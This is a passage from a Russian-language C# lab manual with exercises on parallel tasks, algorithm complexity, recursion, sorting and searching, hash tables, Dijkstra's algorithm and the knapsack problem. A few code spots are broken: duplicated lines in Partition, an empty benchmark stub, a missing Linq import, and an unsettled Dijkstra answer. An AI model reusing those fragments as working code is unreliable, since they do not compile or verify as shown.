        lock (locker)
        {
            sumAsync += i * i;
        }
    });
    sw.Stop();
    Console.WriteLine($"Параллельно (с блокировкой): {sumAsync}, время: {sw.Elapsed.TotalSeconds} сек.");
```



```
// 3. Параллельный цикл с Interlocked (более быстрая атомарная операция)
long sumInterlocked = 0;
sw.Restart();
Parallel.For(1, N + 1, i =>
{
    // Interlocked - атомарные операции без lock
    Interlocked.Add(ref sumInterlocked, i * i);
});
sw.Stop();
Console.WriteLine($"Параллельно (Interlocked): {sumInterlocked}, время:
{sw.Elapsed.TotalSeconds} сек.");
}
```

Запустите программу. Вы увидите, что параллельный вариант с lock может работать медленнее синхронного из-за накладных расходов на синхронизацию. Interlocked быстрее, но все равно есть конкуренция за общую переменную.

3.3. Partitioning и Parallel.ForEach

Для независимых задач синхронизация не нужна, и параллелизм даст максимальный прирост.

1. Создайте массив изображений (в качестве примера используем массив строк, имитируя обработку).

```
string[] imageFiles = Directory.GetFiles(@"C:\Windows\Web\Wallpaper", "*.jpg",
SearchOption.AllDirectories);
// Если папка не найдена, создайте тестовый массив строк:
// string[] imageFiles = Enumerable.Range(1, 1000).Select(x => $"File{x}.jpg").ToArray();

Console.WriteLine($"Найдено {imageFiles.Length} файлов. Начинаем обработку...");

var sw = Stopwatch.StartNew();
// Обрабатываем каждый файл независимо (например, считаем размер)
Parallel.ForEach(imageFiles, file =>
{
    // В реальности тут была бы сложная обработка изображения
    // Мы просто эмулируем задержку
    Thread.Sleep(10); // Опасно в реальном коде, но для примера
    // Важно: здесь нет доступа к общим ресурсам, синхронизация не нужна.
});
sw.Stop();
Console.WriteLine($"Параллельная обработка {imageFiles.Length} файлов заняла:
{sw.Elapsed.TotalSeconds} сек.");
```

Пояснение: Parallel.ForEach сам разбивает коллекцию на части (partitioning) для эффективной обработки несколькими потоками.

3.4. Запуск независимых задач Task.Run

Создадим несколько задач и дождемся их выполнения.

```
Console.WriteLine("Запуск независимых задач...");
Task task1 = Task.Run(() => {
    Console.WriteLine("Задача 1 начата");
    Thread.Sleep(2000);
    Console.WriteLine("Задача 1 завершена");
});
```

```
Task task2 = Task.Run(() => {
    Console.WriteLine("Задача 2 начата");
    Thread.Sleep(1000);
    Console.WriteLine("Задача 2 завершена");
});
```

```
Task task3 = Task.Run(() => {
    Console.WriteLine("Задача 3 начата");
    Thread.Sleep(3000);
    Console.WriteLine("Задача 3 завершена");
});
```

```
// Ждем все
Task.WaitAll(task1, task2, task3);
Console.WriteLine("Все задачи выполнены.");
```

3.5. Обработка исключений в параллельных задачах

Если задача падает, исключение пробрасывается в Wait / WhenAll.

```
try
{
    Task t1 = Task.Run(() => { throw new InvalidOperationException("Ошибка в t1"); });
    Task t2 = Task.Run(() => { throw new AccessViolationException("Ошибка в t2"); });

    Task.WaitAll(t1, t2);
}
catch (AggregateException ae)
{
    foreach (var e in ae.InnerExceptions)
    {
        Console.WriteLine($"Поймано исключение: {e.Message}");
    }
}
```

4. Задание для самостоятельной работы

Разработайте программу "Параллельный сумматор".

1. Создайте массив из 1 000 000 случайных целых чисел.
2. Реализуйте обычный последовательный подсчет суммы элементов. Замерьте время.
3. Реализуйте параллельный подсчет суммы, разбив массив на несколько частей (например, по 100 000 элементов). Используйте Task или Parallel.For. Каждая задача считает сумму своей части и возвращает результат. Затем сложите результаты из всех задач.
4. Сравните время выполнения.
5. Усложнение: используйте Interlocked для аккумуляции общей суммы, но учтите, что это может быть неэффективно. Лучше возвращать результаты из задач.

Контрольные вопросы

1. В чем разница между асинхронностью (async/await) и параллелизмом (Task.Run)?
2. Что такое состояние гонки (race condition)?
3. Для чего нужен оператор lock?
4. Чем отличается Task.WaitAll от Task.WhenAll?
5. Что такое AggregateException?

Тема 1.2. Ключевые алгоритмы и структуры данных для выполнения задач программных модулей

Практическая работа №9. Оценка сложности алгоритмов.

1. Цель работы

Научиться определять временную сложность алгоритмов с помощью нотации Big O и проводить простейший бенчмаркинг для подтверждения теоретических оценок.

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.
- (Опционально) Библиотека BenchmarkDotNet (устанавливается через NuGet).

3. Ход работы

3.1. Теоретическая часть

Повторим основные классы сложности:

- **$O(1)$** — Константная. Доступ к элементу массива по индексу.
- **$O(\log n)$** — Логарифмическая. Бинарный поиск в отсортированном массиве.
- **$O(n)$** — Линейная. Поиск элемента в неотсортированном массиве.
- **$O(n \log n)$** — Линейно-логарифмическая. Быстрая сортировка.
- **$O(n^2)$** — Квадратичная. Пузырьковая сортировка.

3.2. Создание проекта и тестирование

1. Создайте консольное приложение ComplexityDemo.
2. Напишите три метода поиска максимума:
 - **$O(n)$** — обычный проход.
 - **$O(n^2)$** — "глупый" поиск с двойным циклом.
 - **$O(1)$** — если массив всегда отсортирован (нереалистично, но для примера).

```
using System;  
using System.Diagnostics;
```

```
class Program  
{  
    static int FindMaxLinear(int[] arr)  
    {  
        int max = arr[0];  
        for (int i = 1; i < arr.Length; i++)  
            if (arr[i] > max) max = arr[i];  
        return max;  
    }  
  
    static int FindMaxQuadratic(int[] arr)  
    {  
        // На каждый элемент проверяем, что он больше всех остальных  
        for (int i = 0; i < arr.Length; i++)  
        {  
            bool isMax = true;  
            for (int j = 0; j < arr.Length; j++)  
            {  
                if (arr[j] > arr[i])  
                {
```

```

        isMax = false;
        break;
    }
}
if (isMax) return arr[i];
}
return arr[0];
}

static void Main()
{
    int[] sizes = { 1000, 2000, 4000, 8000, 16000 };
    Random rand = new Random(123); // Фиксируем seed для воспроизводимости

    Console.WriteLine("N\tLinear(ms)\tQuadratic(ms)");
    foreach (int n in sizes)
    {
        int[] arr = new int[n];
        for (int i = 0; i < n; i++) arr[i] = rand.Next();

        Stopwatch sw = Stopwatch.StartNew();
        FindMaxLinear(arr);
        sw.Stop();
        double linearTime = sw.Elapsed.TotalMilliseconds;

        sw.Restart();
        FindMaxQuadratic(arr);
        sw.Stop();
        double quadraticTime = sw.Elapsed.TotalMilliseconds;

        Console.WriteLine($"{n}\t{linearTime:F2}\t{quadraticTime:F2}");
    }
}

```

3. **Запустите программу.** Вы увидите, что при увеличении N в 2 раза линейное время увеличивается примерно в 2 раза ($O(n)$), а квадратичное — примерно в 4 раза ($O(n^2)$). На больших N (16000) квадратичный алгоритм будет работать очень долго.

3.3. Использование BenchmarkDotNet (для продвинутых)

1. Установите пакет NuGet: **Сервис -> Диспетчер пакетов NuGet -> Управление пакетами для решения...** -> найти BenchmarkDotNet и установить.
2. Измените код:

```

using BenchmarkDotNet.Attributes;
using BenchmarkDotNet.Running;

public class AlgoBenchmark
{
    private int[] data;

    [Params(100, 1000, 10000)]
    public int N { get; set; }
}

```

```

[GlobalSetup]
public void Setup()
{
    var rand = new Random(42);
    data = new int[N];
    for (int i = 0; i < N; i++) data[i] = rand.Next();
}

[Benchmark]
public int LinearMax()
{
    int max = data[0];
    for (int i = 1; i < data.Length; i++)
        if (data[i] > max) max = data[i];
    return max;
}

[Benchmark]
public int QuadraticMax()
{
    // Здесь реализация FindMaxQuadratic
}

}

class Program
{
    static void Main(string[] args)
    {
        BenchmarkRunner.Run<AlgoBenchmark>();
    }
}

```

3. **Запустите в Release режиме** без отладчика (Ctrl+F5). Библиотека проведет множество тестов и выдаст красивый отчет о времени.

4. Задание для самостоятельной работы

Напишите три алгоритма сортировки: пузырьком ($O(n^2)$), вставками ($O(n^2)$ в среднем) и встроенный `Array.Sort` (`QuickSort`, $O(n \log n)$). Проведите для них бенчмарк с размерами массива 100, 1000, 5000, 10000 элементов. Сделайте вывод, какой алгоритм, когда использовать.

Контрольные вопросы

1. Что показывает нотация Big O?
2. Почему $O(n^2)$ может быть быстрее $O(n)$ на маленьких данных?
3. Что такое амортизационная сложность?
4. Какие факторы, кроме алгоритма, влияют на скорость работы программы?

Практическая работа №10. Применение рекурсивных алгоритмов

1. Цель работы

Изучить принципы рекурсии, научиться применять рекурсивные функции для обхода иерархических структур (файловая система) и решения математических задач .

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Математическая рекурсия: Факториал

Рекурсивная функция — функция, вызывающая саму себя. Важно иметь базовый случай (условие выхода).

1. Создайте консольное приложение RecursionDemo.
2. Напишите рекурсивный подсчет факториала:

```
static long Factorial(int n)
{
    if (n <= 1) return 1; // Базовый случай
    return n * Factorial(n - 1);
}

static void Main()
{
    for (int i = 1; i <= 10; i++)
    {
        Console.WriteLine($"{i}! = {Factorial(i)}");
    }
}
```

Важно: При больших значениях n (например, 10000) произойдет переполнение стека (StackOverflowException).

3.2. Числа Фибоначчи (рекурсивно)

Напишем рекурсивный метод для чисел Фибоначчи. Обратите внимание на экспоненциальную сложность.

```
static long Fib(int n)
{
    if (n <= 1) return n;
    return Fib(n - 1) + Fib(n - 2); // Два рекурсивных вызова
}

// В Main добавьте вызов и замер времени для n=40
Stopwatch sw = Stopwatch.StartNew();
Console.WriteLine($"Fib(40) = {Fib(40)}");
sw.Stop();
Console.WriteLine($"Время: {sw.Elapsed.TotalSeconds} сек.");
```

3.3. Обход дерева папок (рекурсия файловой системы)

Это классический пример практического применения рекурсии . Напишем метод для подсчета всех файлов .cs в директории и всех поддиректориях.

1. Создайте статический класс FileSearcher.

```

using System;
using System.IO;
using System.Collections.Generic;

class Program
{
    static void Main()
    {
        string startFolder = @"C:\MyProjects"; // Укажите существующую папку
        List<string> allCsFiles = new List<string>();

        SearchFiles(startFolder, "*.cs", allCsFiles);

        Console.WriteLine($"Найдено {allCsFiles.Count} .cs файлов:");
        foreach (var file in allCsFiles.Take(10)) // Первые 10
            Console.WriteLine(file);
    }

    static void SearchFiles(string folder, string pattern, List<string> results)
    {
        try
        {
            // Добавляем файлы из текущей папки
            string[] files = Directory.GetFiles(folder, pattern);
            results.AddRange(files);

            // Рекурсивно обходим подпапки
            string[] subDirs = Directory.GetDirectories(folder);
            foreach (string dir in subDirs)
            {
                SearchFiles(dir, pattern, results); // Рекурсия
            }
        }
        catch (UnauthorizedAccessException)
        {
            Console.WriteLine($"Нет доступа к папке: {folder}");
        }
        catch (PathTooLongException) { /* игнорируем */ }
    }
}

```

2. **Запустите.** Программа рекурсивно обойдет все папки.

3.4. Глубокий обход vs Прямой обход

Попробуйте заменить рекурсию на стек (нерекурсивный обход) для сравнения. Это задание со звездочкой.

```

static void SearchFilesIterative(string rootFolder, string pattern, List<string> results)
{
    Stack<string> folders = new Stack<string>();
    folders.Push(rootFolder);

    while (folders.Count > 0)
    {

```

```

string currentFolder = folders.Pop();
try
{
    results.AddRange(Directory.GetFiles(currentFolder, pattern));
    foreach (string dir in Directory.GetDirectories(currentFolder))
    {
        folders.Push(dir);
    }
}
catch { /* игнорируем ошибки доступа */ }
}

```

4. Задание для самостоятельной работы

Напишите программу, которая:

1. Запрашивает у пользователя путь к папке.
2. Рекурсивно вычисляет общий размер всех файлов в этой папке (в байтах, КБ, МБ).
3. Находит самую глубоко вложенную папку (с максимальным количеством вложений).
4. Выводит все пути, где глубина вложенности превышает 5.

Контрольные вопросы

1. Что такое базовый случай в рекурсии?
2. Какие проблемы могут возникнуть при использовании рекурсии?
3. Что такое глубина рекурсии и от чего она зависит?
4. Любой ли рекурсивный алгоритм можно заменить итеративным?
5. Почему рекурсивный Фибоначчи очень медленный?

Практическая работа №11. Работа с алгоритмами сортировки и поиска

1. Цель работы

Реализовать основные алгоритмы сортировки (пузырек, вставки, быстрая сортировка) и поиска (линейный, бинарный) на C#, сравнить их эффективность и понять, как встроенные методы .NET (например, Array.Sort) реализуют сортировку.

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Подготовка данных

Создайте консольное приложение SortingAndSearching. Напишите вспомогательный метод для создания массива случайных чисел и метод для проверки, отсортирован ли массив.

```
using System;
using System.Diagnostics;

class Program
{
    static int[] GenerateRandomArray(int size, int min = 0, int max = 1000)
    {
        Random rand = new Random(42); // фиксированный seed для одинаковых данных
        int[] arr = new int[size];
        for (int i = 0; i < size; i++)
            arr[i] = rand.Next(min, max);
        return arr;
    }

    static bool IsSorted(int[] arr)
    {
        for (int i = 0; i < arr.Length - 1; i++)
            if (arr[i] > arr[i + 1]) return false;
        return true;
    }

    static void Main()
    {
        // Здесь будем тестировать
    }
}
```

3.2. Сортировка пузырьком (Bubble Sort) — $O(n^2)$

Реализуйте сортировку пузырьком с оптимизацией: если за проход не было обменов, массив уже отсортирован.

```
static void BubbleSort(int[] arr)
{
    int n = arr.Length;
    for (int i = 0; i < n - 1; i++)
    {
        bool swapped = false;
```

```

        for (int j = 0; j < n - i - 1; j++)
        {
            if (arr[j] > arr[j + 1])
            {
                // Обмен
                (arr[j + 1], arr[j]) = (arr[j], arr[j + 1]); // Синтаксис кортежей C# 7+
                swapped = true;
            }
        }
        if (!swapped) break;
    }
}

```

3.3. Сортировка вставками (Insertion Sort) — $O(n^2)$

Хороша для почти отсортированных массивов.

```

static void InsertionSort(int[] arr)
{
    for (int i = 1; i < arr.Length; i++)
    {
        int key = arr[i];
        int j = i - 1;
        while (j >= 0 && arr[j] > key)
        {
            arr[j + 1] = arr[j];
            j--;
        }
        arr[j + 1] = key;
    }
}

```

3.4. Быстрая сортировка (Quick Sort) — $O(n \log n)$

Реализуем классический алгоритм с разделением Хоара.

```

static void QuickSort(int[] arr, int left, int right)
{
    if (left < right)
    {
        int pivotIndex = Partition(arr, left, right);
        QuickSort(arr, left, pivotIndex - 1);
        QuickSort(arr, pivotIndex + 1, right);
    }
}

```

```

static int Partition(int[] arr, int left, int right)
{
    int pivot = arr[right]; // опорный элемент
    int i = left - 1;
    for (int j = left; j < right; j++)
    {
        if (arr[j] <= pivot)
        {
            i++;
            (arr[i], arr[j]) = (arr[j], arr[i]);
        }
    }
    (arr[i + 1], arr[right]) = (arr[right], arr[i + 1]);
    return i + 1;
}

```

```

    }
}
(arr[i + 1], arr[right]) = (arr[right], arr[i + 1]);
return i + 1;
}

```

3.5. Сравнение производительности

В методе Main проведем сравнение.

```

static void Main()
{
    int size = 5000; // Начните с 5000, для QuickSort можно больше
    int[] original = GenerateRandomArray(size);

    // Тест Bubble Sort
    int[] bubbleArr = (int[])original.Clone();
    Stopwatch sw = Stopwatch.StartNew();
    BubbleSort(bubbleArr);
    sw.Stop();
    Console.WriteLine($"Bubble Sort: {sw.ElapsedMilliseconds} мс, отсортирован:
{IsSorted(bubbleArr)}");

    // Тест Insertion Sort
    int[] insertionArr = (int[])original.Clone();
    sw.Restart();
    InsertionSort(insertionArr);
    sw.Stop();
    Console.WriteLine($"Insertion Sort: {sw.ElapsedMilliseconds} мс");

    // Тест Quick Sort
    int[] quickArr = (int[])original.Clone();
    sw.Restart();
    QuickSort(quickArr, 0, quickArr.Length - 1);
    sw.Stop();
    Console.WriteLine($"Quick Sort: {sw.ElapsedMilliseconds} мс");

    // Тест встроенной сортировки .NET
    int[] dotnetArr = (int[])original.Clone();
    sw.Restart();
    Array.Sort(dotnetArr);
    sw.Stop();
    Console.WriteLine($"Array.Sort(): {sw.ElapsedMilliseconds} мс");
}

```

Запустите. Вы увидите, что пузырьки — самый медленный, а встроенный `Array.Sort` (который использует интроспективную сортировку) — самый быстрый.

3.6. Алгоритмы поиска

Добавим линейный и бинарный поиск.

```

static int LinearSearch(int[] arr, int target)
{
    for (int i = 0; i < arr.Length; i++)
        if (arr[i] == target) return i;
}

```

```

        return -1;
    }

    static int BinarySearch(int[] arr, int target)
    {
        int left = 0, right = arr.Length - 1;
        while (left <= right)
        {
            int mid = left + (right - left) / 2;
            if (arr[mid] == target) return mid;
            if (arr[mid] < target) left = mid + 1;
            else right = mid - 1;
        }
        return -1;
    }
}

```

4. Задание для самостоятельной работы

Разработайте программу, которая:

1. Генерирует массив из 10 000 случайных строк (или чисел).
2. Сортирует его тремя способами (пузырек, вставки, встроенный).
3. Затем выполняет поиск 10 случайных элементов в отсортированном массиве с помощью линейного и бинарного поиска. Сравните время поиска. Бинарный поиск должен быть значительно быстрее.
4. Для каждого алгоритма сортировки подсчитайте количество сравнений и обменов (модифицируйте код, добавив счетчики).

Контрольные вопросы

1. Почему пузырьковая сортировка считается неэффективной?
2. В каком случае сортировка вставками может работать быстрее быстрой сортировки?
3. Какое условие необходимо для применения бинарного поиска?
4. Какой алгоритм сортировки используется в методе Array.Sort по умолчанию?
5. Что такое устойчивая сортировка?

Практическая работа №12. Создание хеш-таблиц и их использование для ускорения поиска данных

1. Цель работы

Изучить принципы работы хеш-таблиц, понять разницу между Hashtable, Dictionary<TKey, TValue> и HashSet<T>, а также научиться эффективно использовать их для поиска данных .

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Теория: Что такое хеш-таблица?

Хеш-таблица хранит пары ключ-значение. Ключ преобразуется в индекс (хеш-код), по которому значение сохраняется в массиве (бакете). Доступ к элементу в среднем занимает $O(1)$.

3.2. Сравнение Dictionary и List на большом объеме данных

Создадим приложение, которое сравнивает скорость поиска в List<T> и Dictionary<TKey, TValue>.

1. Создайте консольное приложение HashTableDemo.
2. Напишите код:

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
```

```
class Program
{
    static void Main()
    {
```

```
        const int count = 1_000_000;
        Random rand = new Random(42);
        List<int> list = new List<int>(count);
        Dictionary<int, int> dict = new Dictionary<int, int>(count); // Задаем емкость для
```

оптимизации

```
        for (int i = 0; i < count; i++)
        {
            int value = rand.Next();
            list.Add(value);
            // Для словаря ключом сделаем само число, значением - индекс
            if (!dict.ContainsKey(value)) // Избегаем дубликатов ключей, иначе упадет
                dict[value] = i;
        }
```

```
        Console.WriteLine($"Сгенерировано {count} элементов. Уникальных ключей в словаре: {dict.Count}");
```

```
        // Выберем 1000 случайных чисел для поиска
        int[] targets = new int[1000];
```

```

for (int i = 0; i < targets.Length; i++)
    targets[i] = list[rand.Next(list.Count)]; // Берем существующие элементы

// Поиск в List (линейный)
Stopwatch sw = Stopwatch.StartNew();
int foundInList = 0;
foreach (int target in targets)
{
    if (list.Contains(target)) // O(n) каждый раз!
        foundInList++;
}
sw.Stop();
Console.WriteLine($"List.Contains: {sw.ElapsedMilliseconds} мс, найдено
{foundInList}");

// Поиск в Dictionary (хеш-таблица)
sw.Restart();
int foundInDict = 0;
foreach (int target in targets)
{
    if (dict.ContainsKey(target)) // O(1) в среднем
        foundInDict++;
}
sw.Stop();
Console.WriteLine($"Dictionary.ContainsKey: {sw.ElapsedMilliseconds} мс, найдено
{foundInDict}");
}
}

```

3. **Запустите.** Результат будет впечатляющим: поиск в словаре в сотни раз быстрее, чем в списке.

3.3. Использование HashSet для уникальности

HashSet<T> — это коллекция уникальных элементов с теми же O(1) операциями, но без ключей.

1. Проверим скорость удаления дубликатов.

```

int[] numbersWithDuplicates = new int[100_000];
Random rand2 = new Random(42);
for (int i = 0; i < numbersWithDuplicates.Length; i++)
    numbersWithDuplicates[i] = rand2.Next(0, 50_000); // Много дубликатов

// Способ 1: через List + Contains (медленно)
sw.Restart();
List<int> uniqueList = new List<int>();
foreach (int num in numbersWithDuplicates)
    if (!uniqueList.Contains(num))
        uniqueList.Add(num);
sw.Stop();
Console.WriteLine($"Уникальных через List: {uniqueList.Count} за
{sw.ElapsedMilliseconds} мс");

// Способ 2: через HashSet (быстро)
sw.Restart();

```

```
HashSet<int> hashSet = new HashSet<int>(numbersWithDuplicates);
sw.Stop();
Console.WriteLine($"Уникальных через HashSet: {hashSet.Count} за
{sw.ElapsedMilliseconds} мс");
```

3.4. Коллизии и GetHashCode

Важно понимать, что для пользовательских типов нужно правильно переопределять GetHashCode и Equals .

1. Создайте класс Student:

```
class Student : IEquatable<Student>
{
    public int Id { get; set; }
    public string Name { get; set; }

    public override bool Equals(object obj) => Equals(obj as Student);

    public bool Equals(Student other)
    {
        return other != null && Id == other.Id; // Студенты равны по Id
    }

    public override int GetHashCode()
    {
        return Id.GetHashCode(); // Хеш-код на основе Id
    }
}
```

2. Проверьте, что студенты с одинаковым Id считаются одним ключом в словаре:

```
var studentsDict = new Dictionary<Student, string>();
studentsDict[new Student { Id = 1, Name = "Иван" }] = "Группа А";
// Не упадет, если хеш-коды и Equals работают верно
Console.WriteLine(studentsDict[new Student { Id = 1, Name = "Петр" }]); // Выведет
"Группа А"
```

4. Задание для самостоятельной работы

Разработайте программу "Телефонный справочник".

1. Создайте класс Contact (Имя, Телефон).
2. Реализуйте хранение контактов в Dictionary<string, Contact>, где ключ — номер телефона.
3. Программа должна позволять:
 - Добавлять контакт (проверять уникальность номера).
 - Удалять контакт по номеру.
 - Искать контакт по номеру (мгновенно).
 - Искать контакт по имени (для этого создайте второй Dictionary<string, List<Contact>> для индексации по имени, либо используйте ToLookup).
4. Загрузите в справочник 100 000 записей из CSV-файла (сгенерируйте заранее) и измерьте время поиска.

Контрольные вопросы

1. В чем разница между Dictionary и Hashtable?
2. Что такое хеш-коллизия и как она решается в .NET?
3. Почему GetHashCode должен возвращать одинаковое значение для равных объектов?
4. Какая сложность поиска в HashSet<T>?

5. Что произойдет, если у двух разных объектов совпадет хеш-код?

Практическая работа №13. Нахождение кратчайших путей в графах с использованием алгоритма Дейкстры

1. Цель работы

Изучить представление графов в программе (матрица смежности, список смежности) и реализовать алгоритм Дейкстры для поиска кратчайшего пути от одной вершины до всех остальных.

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Представление графа

Граф будем хранить в виде списка смежности (более эффективно для разреженных графов). Вершины будем обозначать числами от 0 до N-1.

Создайте консольное приложение DijkstraDemo.

```
using System;
using System.Collections.Generic;

class Graph
{
    private int _vertices; // Количество вершин
    private List<(int neighbor, int weight)>[] _adjacencyList; // Массив списков

    public Graph(int vertices)
    {
        _vertices = vertices;
        _adjacencyList = new List<(int, int)>[vertices];
        for (int i = 0; i < vertices; i++)
            _adjacencyList[i] = new List<(int, int)>();
    }

    // Добавление ребра (ориентированное или неориентированное)
    public void AddEdge(int from, int to, int weight, bool directed = false)
    {
        _adjacencyList[from].Add((to, weight));
        if (!directed)
            _adjacencyList[to].Add((from, weight));
    }

    public void PrintGraph()
    {
        for (int i = 0; i < _vertices; i++)
        {
            Console.WriteLine($"Вершина {i}: ");
            foreach (var edge in _adjacencyList[i])
            {
                Console.WriteLine($"-> {edge.neighbor}({edge.weight}) ");
            }
            Console.WriteLine();
        }
    }
}
```



```

    }
}

class Program
{
    static void Main()
    {
        // Создадим граф из 5 вершин
        Graph graph = new Graph(5);
        graph.AddEdge(0, 1, 6);
        graph.AddEdge(0, 3, 1);
        graph.AddEdge(1, 2, 5);
        graph.AddEdge(1, 3, 2);
        graph.AddEdge(1, 4, 2);
        graph.AddEdge(2, 4, 5);
        graph.AddEdge(3, 4, 1);

        graph.PrintGraph();

        // Здесь будет вызов алгоритма
    }
}

```

3.2. Реализация алгоритма Дейкстры

Алгоритм Дейкстры находит кратчайшие пути от стартовой вершины до всех остальных в графе с неотрицательными весами.

Ключевые моменты:

- Используем приоритетную очередь (минимальную кучу) для выбора вершины с минимальным текущим расстоянием.
- В C# нет встроенной приоритетной очереди до .NET 6 (где появилась `PriorityQueue`). Используем `SortedSet` или `SortedDictionary` для эмуляции, либо `List` с ручным поиском минимума (медленно). Мы используем встроенную `PriorityQueue` (доступна в .NET 6+).

```

using System.Collections.Generic;

public int[] Dijkstra(int startVertex)
{
    int[] distances = new int[_vertices];
    bool[] visited = new bool[_vertices];
    // Инициализация: бесконечность
    for (int i = 0; i < _vertices; i++)
        distances[i] = int.MaxValue;
    distances[startVertex] = 0;

    // PriorityQueue<элемент, приоритет> где элемент - вершина, приоритет -
    расстояние
    PriorityQueue<int, int> pq = new PriorityQueue<int, int>();
    pq.Enqueue(startVertex, 0);

    while (pq.Count > 0)
    {

```

```

int current = pq.Dequeue();
if (visited[current]) continue;
visited[current] = true;

foreach (var edge in _adjacencyList[current])
{
    int neighbor = edge.neighbor;
    int weight = edge.weight;

    if (!visited[neighbor] && distances[current] + weight < distances[neighbor])
    {
        distances[neighbor] = distances[current] + weight;
        pq.Enqueue(neighbor, distances[neighbor]); // Добавляем с новым приоритетом
    }
}
}
return distances;
}

```

Добавьте этот метод в класс Graph. В Main вызовите:

```

int[] distances = graph.Dijkstra(0);
Console.WriteLine("Кратчайшие расстояния от вершины 0:");
for (int i = 0; i < distances.Length; i++)
{
    Console.WriteLine($"До вершины {i}: {distances[i]}");
}

```

Результат: До вершины 2 должен быть путь 0->3(1)->4(1)->2(5)? Перепроверьте граф.
Ожидаем: 0->3=1, 0->4=2, 0->2=7? Лучше нарисовать.

3.3. Восстановление пути

Модифицируем алгоритм, чтобы не только расстояния, но и предков хранить.
Добавим массив previous и будем запоминать, откуда пришли.

```

public (int[] distances, int[] previous) DijkstraWithPath(int startVertex)
{
    int[] distances = new int[_vertices];
    int[] previous = new int[_vertices];
    bool[] visited = new bool[_vertices];
    for (int i = 0; i < _vertices; i++)
    {
        distances[i] = int.MaxValue;
        previous[i] = -1;
    }
    distances[startVertex] = 0;

    PriorityQueue<int, int> pq = new PriorityQueue<int, int>();
    pq.Enqueue(startVertex, 0);

    while (pq.Count > 0)
    {
        int current = pq.Dequeue();
        if (visited[current]) continue;
        visited[current] = true;
    }
}

```

```

foreach (var edge in _adjacencyList[current])
{
    int neighbor = edge.neighbor;
    int weight = edge.weight;

    if (!visited[neighbor] && distances[current] + weight < distances[neighbor])
    {
        distances[neighbor] = distances[current] + weight;
        previous[neighbor] = current; // Запоминаем предка
        pq.Enqueue(neighbor, distances[neighbor]);
    }
}
}
return (distances, previous);
}

```

Функция для печати пути:

```

static void PrintPath(int[] previous, int target)
{
    if (target == -1) return;
    PrintPath(previous, previous[target]);
    Console.Write(target + " ");
}

```

4. Задание для самостоятельной работы

1. Реализуйте граф транспортной сети города (вершины — перекрестки, ребра — дороги с весом — время в минутах).
2. Создайте граф с 20 вершинами и случайными связями.
3. Найдите кратчайший путь между двумя заданными пользователем вершинами.
4. Выведите не только длину пути, но и маршрут (последовательность вершин).
5. Добавьте визуализацию графа в консоли (ASCII-арт) или через простую графику (не обязательно).

Контрольные вопросы

1. Какие структуры данных можно использовать для представления графа?
2. Почему алгоритм Дейкстры не работает с отрицательными весами?
3. Зачем нужна приоритетная очередь в алгоритме Дейкстры?
4. Какова сложность алгоритма Дейкстры с приоритетной очередью?
5. Чем отличается алгоритм Дейкстры от алгоритма A*?

Практическая работа №14. Решение задачи о рюкзаке с использованием метода динамического программирования

1. Цель работы

Изучить метод динамического программирования на примере классической задачи о рюкзаке (0/1 knapsack problem) и реализовать её решение на C#.

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Постановка задачи

Имеется набор предметов, каждый со своим весом $w[i]$ и стоимостью $v[i]$. Требуется выбрать набор предметов, суммарный вес которых не превышает вместимость рюкзака W , максимизируя суммарную стоимость. Каждый предмет можно взять только один раз (0-1 рюкзак).

3.2. Рекурсивное решение (без мемоизации)

Сначала реализуем простое рекурсивное решение, чтобы понять структуру задачи.

1. Создайте консольное приложение KnapsackDP.
2. Напишите рекурсивную функцию:

```
using System;

class Program
{
    // Рекурсивная функция: максимальная стоимость для первых n предметов и
    // вместимости W
    static int KnapsackRecursive(int[] weights, int[] values, int n, int W)
    {
        // Базовый случай: нет предметов или вместимость 0
        if (n == 0 || W == 0) return 0;

        // Если вес текущего предмета больше вместимости, не берем его
        if (weights[n - 1] > W)
            return KnapsackRecursive(weights, values, n - 1, W);

        // Иначе выбираем максимум из двух вариантов: не брать или взять
        else
        {
            int notTake = KnapsackRecursive(weights, values, n - 1, W);
            int take = values[n - 1] + KnapsackRecursive(weights, values, n - 1, W - weights[n -
1]);

            return Math.Max(notTake, take);
        }
    }

    static void Main()
    {
        int[] values = { 60, 100, 120 };
        int[] weights = { 10, 20, 30 };
        int W = 50;
```

```

int n = values.Length;

int maxValue = KnapsackRecursive(weights, values, n, W);
Console.WriteLine($"Максимальная стоимость: {maxValue}");
}
}

```

Запустите. Результат должен быть 220 (предметы 20+30 = 50 вес, стоимость 100+120=220).

3.3. Динамическое программирование (табличный метод)

Рекурсивное решение имеет экспоненциальную сложность $O(2^n)$. Используем таблицу $dp[n+1, W+1]$ для хранения промежуточных результатов.

```

static int KnapsackDP(int[] weights, int[] values, int W)
{
    int n = values.Length;
    int[,] dp = new int[n + 1, W + 1];

    // Строим таблицу dp[][]
    for (int i = 0; i <= n; i++)
    {
        for (int w = 0; w <= W; w++)
        {
            if (i == 0 || w == 0)
                dp[i, w] = 0;
            else if (weights[i - 1] <= w)
            {
                dp[i, w] = Math.Max(
                    values[i - 1] + dp[i - 1, w - weights[i - 1]],
                    dp[i - 1, w]
                );
            }
            else
                dp[i, w] = dp[i - 1, w];
        }
    }

    // Вывод таблицы для наглядности
    for (int i = 0; i <= n; i++)
    {
        for (int w = 0; w <= W; w+=10) // Выводим с шагом для экономии места
        {
            Console.Write($"{dp[i, w],4} ");
        }
        Console.WriteLine();
    }

    return dp[n, W];
}

```

3.4. Восстановление состава рюкзака

Добавим код, который определит, какие именно предметы были взяты.

```

static List<int> FindTakenItems(int[] weights, int[] values, int W)

```

```

{
    int n = values.Length;
    int[,] dp = new int[n + 1, W + 1];
    // Заполняем dp так же, как в KnapsackDP
    for (int i = 0; i <= n; i++)
    {
        for (int w = 0; w <= W; w++)
        {
            if (i == 0 || w == 0)
                dp[i, w] = 0;
            else if (weights[i - 1] <= w)
                dp[i, w] = Math.Max(values[i - 1] + dp[i - 1, w - weights[i - 1]], dp[i - 1, w]);
            else
                dp[i, w] = dp[i - 1, w];
        }
    }

    // Восстанавливаем
    List<int> taken = new List<int>();
    int remainingW = W;
